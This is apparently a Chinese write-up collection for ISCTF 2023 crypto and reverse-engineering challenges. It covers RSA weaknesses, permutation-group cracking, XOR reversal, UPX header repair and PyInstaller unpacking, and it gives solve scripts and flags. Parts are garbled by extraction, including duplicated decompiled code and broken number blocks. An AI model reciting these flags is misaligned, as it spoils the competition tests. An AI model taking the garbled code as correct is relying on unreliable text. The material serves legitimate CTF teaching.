18405525902524887428651801489049128242565457677879715229456940729064725933277139
190670749899959483
73434110374018599177102479703724268156677218904532183865266881911298958797486636
106342469821571377
31392818409704998716687967706826925895057690085166306042975705186896398857163074
695688216294244027
42264467677407820449195383921766157185602677665872353099155904715047452319853202
981674101731121033
36039354794024610186494015516069927741709639599876692821354519649203197513512140
930952019885306628

```

81809448714412242416814781644941697412632362673163805818831968367318726763121258  
374973204389649401  
86318916950049777255612191899  
""

## Legendre理论

**Theorem 2 (Legendre).** *Let  $\xi$  be a positive real number. Suppose  $\gcd(a, b) = 1$  and*

$$\left| \xi - \frac{a}{b} \right| < \frac{1}{2b^2}.$$

*Then  $\frac{a}{b}$  is one of the convergents of the continued fraction expansion of  $\xi$ .*

Note that the continued fractions expansion process is polynomial in time.

Legendre理论指出, 只要满足 $|\xi - \frac{a}{b}| < \frac{1}{2b^2}$ , 则称 $\frac{a}{b}$ 是 $\xi$ 连分数近似

对 $\xi$ 连分数展开可以得到某项 $a_i = \frac{a}{b}$

根据勒让德理论, 题目中已经保证了 $|\frac{N_1}{N_2} - \frac{q_1}{q_2}| < \frac{1}{2q_2^2}$  即  $\frac{(p_1-p_2)q_1q_2}{p_2} < \frac{1}{2}$ , 所以 $\frac{q_1}{q_2}$ 是 $\frac{N_1}{N_2}$ 的收敛子

连分数展开即可求得 $q_1, q_2$

exp:

```
# sage
#sage
from Crypto.Util.number import *
import gmpy2
c =
10514867898770499427284608506159580569755258729683776720082395249877529851029152
305989048383470182
99294574399729563833430112855484176761952880937773665123857670066467587176946968
746688534720903302
30211325757004364701052894674236557423231433735782681841415732374339274981437401
555528296336014899
26767185335051352605346248971754473960051955670785777007641909166041398566067524
811394639822575661
46934015291370641736506568383594598023926866514690095769268559024238654094464658
673915842742848447
19785594539546742923004965688233825135055119400621590257003124921634543041209160
554661084980009904
08937265075788135466153131436
N1 =
29306627985861300819651846356448043523015086509329909246911330574896611830331438
353458702041787309
53157062613666910057650110858102450257021298336997938765804157838446620057336288
106076187347859068
46112652491665915109485977987138641277444887474518159196778616847871354640978859
066307724721118994
55047125676738720391327331161464894360886214160668909531050207033060523194208723
151015702926842472
55493384938034337565469611535996049572790922192625163040837652703329112302689320
772244064986739497
```



反应过来应该是莫斯密码。将“嚶嚶嚶”替换为“-”。将“嚶嚶？”替换为“.”。之后得到：

\_\_\_\_\_

\_\_\_\_\_

\_\_\_\_\_

使用在线工具解码得到:

ISCTF%u7bHSBDH\_SFJ\_JDNFJ\_DJNFJDM%u7d

将其换为小写就是flag。

## 七七的欧拉

出題人: DOUBL3SEV3N

下载附件

```
import gmpy2 import libnum
from crypto.Util.number import *

flag=b'ISCTF{*****}' m=bytes_to_long(flag)

p=libnum.generate_prime(1024) e=libnum.generate_prime(512)

c=pow(m,e,n)

output = open('output1.txt', 'w') output.write('e=' + str(e) + '\n')
output.write('n=' + str(n) + '\n') output.write('c=' + str(c) + '\n')
output.close()
```

不难看出这是一道 RSA 题。附件给出了  $e, n$  和  $c$ ，但是没有  $p$  和  $q$ 。无法求出  $\phi$ ，直接分解  $n$ 。不过注意一点，此时的  $n$  不是两个大素数相乘的形式，而是  $p$  的 8 次方。

4321524416983780646994834778612486851863709339970595612409550086067211224407144019110798099401 Factorize!

| Result: |                                                                   |
|---------|-------------------------------------------------------------------|
| number  |                                                                   |
| (show)  | $(9004396726...03)_{<308>}^{^8} = (9004396726...03)_{<308>}^{^8}$ |

了解欧拉函数后得到:  $\phi = (p^{**}k) - (p^{**}k-1)$ 。这里的 k 就是 8。那么可以计算  $\phi = (p^{**}8) - (p^{**}7)$  进而求出私钥 d 和明文 m 代码如下:

```
import gmpy2
import libnum
from crypto.Util.number import *
# 解密脚本
e=840128542307549798996357288860137631337582772285888376756449906647310161508421
4973041844878664837606157257039358849583049856161628241418012475432529735909
n=432152441698378064699483477861248685186370933997059561240955008606721122440714
40191107980994016600103056456815489801605632161017864478752319768351155313753726
78886339587480251211072894186558627897353793098608766868067029578667171419890150
59964078159475508039148944746204216752920338923606572727416609174122706846998768
10837941399253275458100240389371324635182256115787277379407467848918675324981846
42892826569777559107609493212332054559366409007685504768163376250281644004067745
08789965377802341410597304762004128811840465793468925319204372859023161813271656
70846216700742563129393052652444861457586099712490776390852046809231081324152165
43541472534580414274250979940330459551536830268428508217821060604260805109071534
45780835566432990277960305087805569077243084286570124937809677589977825584877317
11083413311286732498990371338515355565159616999258091394765768255241351112372497
0924157990380717925201101079486726971517073989539237592075755972151605068066658
71999049786364698933896026184476212714243948627529467085811407968757224331218422
21267109677449717755857230455244677083870510347602087689568899390504981391893528
42087278125173957182804116052402778416216669522309692266036094371308166663738284
20961521201656417107587442147207042241631890192652571948599179211141433339800443
31437519081993588615147253133343337035392394148067737439419861649816425176731174
12666430463318509571757766510835600758060976848374353352239044908034501477295696
68429481609180194416387750955890904075390758467239082389399167224672602621697301
33303139710075140648318015647033645916966109000892283029365958480246166918784376
18798864186634802647568239526771151323609650598156701595265876736712670677452013
05439333629448345248021327103248820125999078228904713210598984697246209430213256
48090258024210575370918709320148846068638072605211230844236894944019000142322573
81801590783735595575258160274248494498550583673688754220860142413631521279464318
98742544730213544409366303459845569490119931249745922825474645123307895490415998
32695858831469599282226986724136483643911216960922878489315657985572178976782213
79451042304811449415982434055522599829843482810025780349284547491767219221510351
41119225123651734182661933808434813653912141521034548835956398504613663207766546
07933463450512130148360883332669116
```

得到 flag:

```
ISCTF{3237saq-21se82-3s74f8-8h84ps7-9qw45v7-6bs531-s26h23-c7iu01}
```

## rsa\_d

出题人: f00001111

考点: RSA计算过程

入门题, 根据RSA计算公式即可求出d, 输入d后获得flag

```
p=xxxxxxxx
q=xxxxxxxx
e=xxxxxxxx
phin=(p-1)*(q-1)
d=pow(e,-1,phin)
```

## easy\_rsa

---

出题人：f00001111

考点：RSA计算过程

入门题，根据RSA计算公式求出flag

```
p=xxxxxxxxxx
q=xxxxxxxxxx
e=xxxxxxxxxx
c=xxxxxxxxxx
n=p*q
phin=(p-1)*(q-1)
d=pow(e,-1,phin)
m=pow(c,d,n)
```

## baby\_group

---

出题人：guoql

很明显，这道题给了一个mask\*mask的值，并计算了其mask的哈希值，然后利用一个新的mul\\*mask得到了一个hash，用这个hash的值异或flag得到msg，加密msg

因此我们要关注的点在mask的求解和解密msg

首先看mask是由P生成的，P中生成了一个给定大小的自然数序列并打乱

P的乘法是在在右乘中找左乘中对应位置的数

如[1,4,3,2,5] \\* [a,b,c,d,e]

左乘列表中第一个值是1，在右乘列表中找第1个值，为a

左乘列表中第二个值为4，在右乘列表中找第4个值，为d

以此类推，得到[a,d,c,b,e]

实际上P类是sage permutation group

即构成了一个\$S\_{256}\$对称群

根据群论的理论，我们将题目抽象为



给定一个对称群 $S_P$ 求P

易验证下列三条性质

1、对于任意一个对称群G，总能由属于群G不同元素完全重组成多个循环，对于其中第i个循环，不妨将该循环记作 $R_i$ ，即 $\forall a \in G \rightarrow a \in R_i \Leftrightarrow \exists j < n, i \neq j \rightarrow P_i \cap P_j = \varnothing$

2、若 $P_i$ 的长度为奇数，则对于G的任意次方所组成的循环中， $P_i$ 的元素不变

3、若 $P_i$ 的长度为偶数，则对于偶数次循环中，其 $P_i$ 的长度会减半，变成两个相同长度的循环

如群[7,4,1,8,9,5,6,2,3]可以分为(1, 7, 6, 5, 9, 3), (2, 4, 8)两个循环，不妨验证(2,4,8)组成了一个循环，从该循环第一个元素出发，第2个元素是4，第4个元素是8，第8个元素是2，即如果G自乘，该循环中的三个元素位置只可能是2,4,8且值也为2,4,8，只不过对于的位置和值可能不同。

再考虑该循环，显然元素有奇数个，即长度为奇数，由上述易证，只可能是2,4,8，循环不变。

而对于(1, 7, 6, 5, 9, 3)，显然对 $G^2$ 来说， $G^2$ :[6, 8, 7, 2, 3, 9, 5, 4, 1]，组成的循环为[(1, 6, 9), (2, 8, 4), (3, 7, 5)]

显然分解成了两个长度相等，大小为原来的一半的两个新循环，而奇数长度不变。

有了上述性质，大家可以试着再解一下前半部分题目。

那么我们来求解该题目，显然，mask可以分解为不同的循环组成的。

我们依旧记mask为G,对于 $G^2$ ，其中的奇数次循环既可能是原来就是奇数次循环，也可能是偶数次循环分解得到的。对于其中的偶数次循环，一定是由一个大循环分解过来的。如果是分解得到的，那么两个循环长度相等。

因此我们可以得到以下思路：

对于奇数次循环，我们寻找 $G^2$ 的所有循环里是否有与该奇数次循环长度一样的循环，如果没有，说明该循环就是我们找的本身。如果有，可能是巧合，也可能是由一个大循环分解过来的。

对于偶数次循环，必定能找到与其长度相同的循环。

现在，假设我们找到了G对应的循环，我们应该如何由循环恢复G呢？

引入定理：

若两个循环没有重复的元素，则它们的顺序可互换

那么对于一个自然循环群，乘上上述的各个循环即可恢复群。

现在问题是，循环中只是元素不变，如何确定循环中各元素的位置？

可自行验证，若对于G的循环，其 $G^2$ 的相同循环（此处的相同指的是偶数分解后的两个循环或者奇数循环本身）总是按照隔一个取一个的形式来进行的。如对循环(1,3,4,6,9,8,7)，其 $G^2$ 的该循环为(1,4,9,7,3,6,8)

读者可自行验证 $G=[3,5,4,6,2,9,1,7,8]$ 时是否满足上述情况。

而对于偶数长度的循环，上述也适用，但无法确定谁在开始位，譬如(2,4)和(1,3)既可以是(1,2,3,4)也可以是(2,1,4,3)，此时需要遍历查找

由上述所有定理可以得到搜索算法，将搜索时间从256! 降到可行的水平。

由于本wp默认无群论基础也可以看懂，所以讲的相对啰嗦

第二部分为一个简单的格密码学问题

具体公式渲染由于文档问题无法贴出，此处贴出出题人在CSDN上渲染后的结果wp：

[https://blog.csdn.net/qg\\_42557115/article/details/134758791](https://blog.csdn.net/qg_42557115/article/details/134758791)

## ezRSA

---

出题人：guoql

本题依旧是两部分

step1就是变形就能解

step2要找一个卡迈克尔数，然后有LCG和RSA组合（就硬套）

先解决第一部分

有

$$leak = (e^2 + (ed-1)*f)*getPrime(256) + k$$

移项去括号化简，设  $p = getPrime(256)$

$$leak - k = pe^2 + (ed-1)*f*p$$

其中f是k的阶乘

e大小为512位，平方为1024位，p为256位，故  $pe^2$  为1280位

而k在800到1500之间

阶乘函数单调递增，而f(600)为6568位

显然远大于  $pe^2$

因此等式两边同除f， $pe^2$ 为余数， $p*(ed-1)$ 为倍数

显然两边有公共因子p

若k不对，两边几乎不可能恰好有共同因子且大小为256位

因此因此遍历k，当两边有共同因子且大小为256bit时找到k和p

而已经有除数和倍数，除数和倍数都除以p

可以得到  $e^2$  和  $ed-1$

开方可以得到e，代入右边可以得到d

已知n,e,d可以求得p,q

step1解决。

解决step2，提示有3部分且大小小于一亿，并且为合数但通过素性检验

易知为卡迈克尔数

小于1亿的由三个组成的卡迈克尔数有255个，爆破即可得到56052361

然后此时leak1是典型的rsa题型， $p^q \equiv q \pmod n$

$q^p \equiv p \pmod n$

因此leak1实际上为 $p+q$

与 $n=p \cdot q$ 联立解方程，有 $p$ 和 $q$

然后有leak2解LCG，可以求出下一个随机数seed

然后将key和seed异或算出base

这里实际上是将十进制的c转化为base进制的final

已知base转化回来即可

然后算出十进制下的c

解RSA即可。

```
ISCTF{yOu_kn0W_RSAgcd_and_g00d_at_LCG_also_like_Carmichael_number}
```

具体公式渲染由于文档问题无法贴出，此处贴出 出题人在CSDN上渲染后的结果wp：

[https://blog.csdn.net/qq\\_42557115/article/details/134758791](https://blog.csdn.net/qq_42557115/article/details/134758791)

## REVERSE



## EasyRe

出题人：DOUBL3SEV3N

考点:代码理解能力，逆向思维能力

下载附件之后载入 ida64，f5 反编译，查看 main 函数

```
_main();
strcpy(v4, "P_ISRF^PCY[I_YWERYC");
memset(v5, 0, sizeof(v5));
v6 = 0;
v7 = 0;
puts("please input your strings:");
```

```

gets(Str);
v10 = strlen(Str);
while ( Str[i] )
{
    for ( i = 0; i < v10; ++i )
        v8[i] = Str[i] ^ 0x11;
}
for ( i = 0; i < v10; ++i )
{
    if ( v8[i] == 66 || v8[i] == 88 )
        v8[i] = -101 - v8[i];
}
for ( i = v10 - 1; i >= 0; --i )
    v8[v10 - i - 1] = v8[i];
i = 0;
if ( v10 > 0 )
{
    if ( v8[i] == v4[i] )
        printf("yes!!!");
    else
        printf("no!!!");
}
return 0;
_main();
strcpy(v4, "]P_ISRF^PCY[I_YWERYC");
memset(v5, 0, sizeof(v5));
v6 = 0;
v7 = 0;
puts("please input your strings:");
gets(Str);
v10 = strlen(Str);
while ( Str[i] )
{
    for ( i = 0; i < v10; ++i )
        v8[i] = Str[i] ^ 0x11;
}
for ( i = 0; i < v10; ++i )
{
    if ( v8[i] == 66 || v8[i] == 88 )
        v8[i] = -101 - v8[i];
}
for ( i = v10 - 1; i >= 0; --i )
    v8[v10 - i - 1] = v8[i];
i = 0;
if ( v10 > 0 )
{
    if ( v8[i] == v4[i] )
        printf("yes!!!");
    else
        printf("no!!!");
}
return 0;
}

```

主函数逻辑是，由用户输入一个字符串，然后将字符串每一个字符与 0x11 异或。异或完了之后检测字符串中是否有字母 B 和字母 X 因为（66 是 B，88 是 X）如果有就执行 155-66 或者 155-88

实际上这里的目的也就是字符替换

```
        break,
        if ( v6[i] == 66 || v6[i] == 88 )
            v6[i] = 155 - v6[i];
    },
```

接着往下，就是倒序经过变换后的字符串。

```
for ( i = v10 - 1; i >= 0; --i )
    v8[v10 - i - 1] = v8[i];
```

接着到了比较这里：

```
if ( v10 > 0 )
{
    if ( v8[i] == v4[i] )
        printf("yes!!!");
    else
        printf("no!!!");
}
```

显然，是比较 v8 和 v4 两个数组的数据是否完全相同，如果相同那么输出判断 yes，反之判断 no。而 v4 的数据已经给了，v8 又是 flag 经过变化后得到的密文，那么显然密文就是 v4 的数据，也就是：

```
strcpy(v4, "]P_ISRF^PCY[I_YWERYC");
```

那么得到密文之后，解题过程就应该和算法反过来，先把这个字符串逆序，然后字符替换，然后与 0x11 异或，最后输出得到 flag。

解题脚本如下：

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>
int main(){
    char String[99];
    int i;
    char s1[99],s2[99];
```

```

printf("please input your strings:\n");
gets(String);
int n=strlen(String);
for(i=n-1;i>=0;i--) //逆序字符串
    s1[n-i-1]=String[i];
for(i=0;i<strlen(s1);i++){
    if(s1[i] == 'Y' || s1[i]== 'C') //字符替换，因为题目替换的是 B和 X，155-66 是
89, 155-88 是 67.所以这里换成 Y 和 C 把 B 和 X 换回来
        s1[i]=0x9b-s1[i];
}
for(i=0;i<strlen(s1);i++)
    s2[i]=s1[i]^0x11; //异或运算。
for(i=0;i<strlen(s2);i++)
    printf("%c",s2[i]); //输出 flag
return 0;
}

```

选择 C:\Users\86198\Desktop\challenge\isctf2023出题人\EasyRe\解题.exe

```

please input your strings:
]P_ISR\F^PCY[I_YWERYC
ISCTFSNXJSIAOWMCBXNAL
-----
Process exited after 4.893 seconds with return value 0


```

得到 flag


## crackme

出题人: DOUBL3SEV3N


下载附件后拖入 Exeinfo PE 查壳




首先看到是 upx 壳，但是提示不要尝试用 upx.exe -d 去脱：




EP section 不对，是被改了，winhex 查看：




改对应的 16 进制，让第一个 PFX0 变成 UPX0，第二个 PFX0 变成 UPX1，也就是把第一个 50 46 58 30 改成 55 50 58 30；第二个 50 46 58 30 改成 55 50 58 31 如下：



再去查一下是否正常了




显示正常，脱壳：



然后载入 ida64 找到主函数





```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char Buffer[8]; // [rsp+20h] [rbp-60h]
4     char v5; // [rsp+48h] [rbp-38h]
5
6     __main();
7     strcpy(Buffer, "ISCTF{873c-298c-2948-23bh-291h-kt30}");
8     memset(&v5, 0, 0x3C0ui64);
9     puts(Buffer);
10    return 0;
}
```

反编译 拿到 flag

ISCTF{873c-298c-2948-23bh-291h-kt30}

这题有非预期，直接运行程序也能得到flag。

## babyRe

出题人：DOUBL3SEV3N

考点：pyinstxtractor，python 逆向

下载附件，是一个txt 文件和一个exe 文件。

exe 是 pyinstaller 打包 py 文件生成的 exe 文件。用 pyinstxtractor2.0 解 exe 文件。因为 pyinstxtractor1.0 解包的时候存在丢失头文件的情况。也可以手动在解 exe 下来的 题目名称.pyc 文件添加 struct.pyc 文件头。但是使用 pyinstxtractor2.0 就不会存在上述问题。具体细节请了解 pyc 逆向,这里不再赘述。

首先，使用 pyinstxtractor2.0 把 exe 程序解包。




```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.19045.3570]
(c) Microsoft Corporation. 保留所有权利。

C:\Users\86198\Desktop\challenge\isctf2023出题人\babyRe\解题验证\新建文件夹\解题>python pyinstxtractor.py babyRe.exe
[+] Processing babyRe.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.7
[+] Length of package: 5302406 bytes
[+] Found 59 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: babyRe.pyc
[+] Found 76 files in PYZ archive
[+] Successfully extracted pyinstaller archive: babyRe.exe

You can now use a python decompiler on the pyc files within the extracted directory

C:\Users\86198\Desktop\challenge\isctf2023出题人\babyRe\解题验证\新建文件夹\解题>_
```

得到下面这些内容。我们着重注意 struct.pyc 和 babyRe.pyc 文件



载入 010，对比 struct.pyc，看 babyRe.pyc 是否丢失文件头。对比之后没有。如果使用 pyinstxtractor1.0 就可能出现 babyRe.pyc 文件没有第一行的那些东西，那样的话需要手动添加。

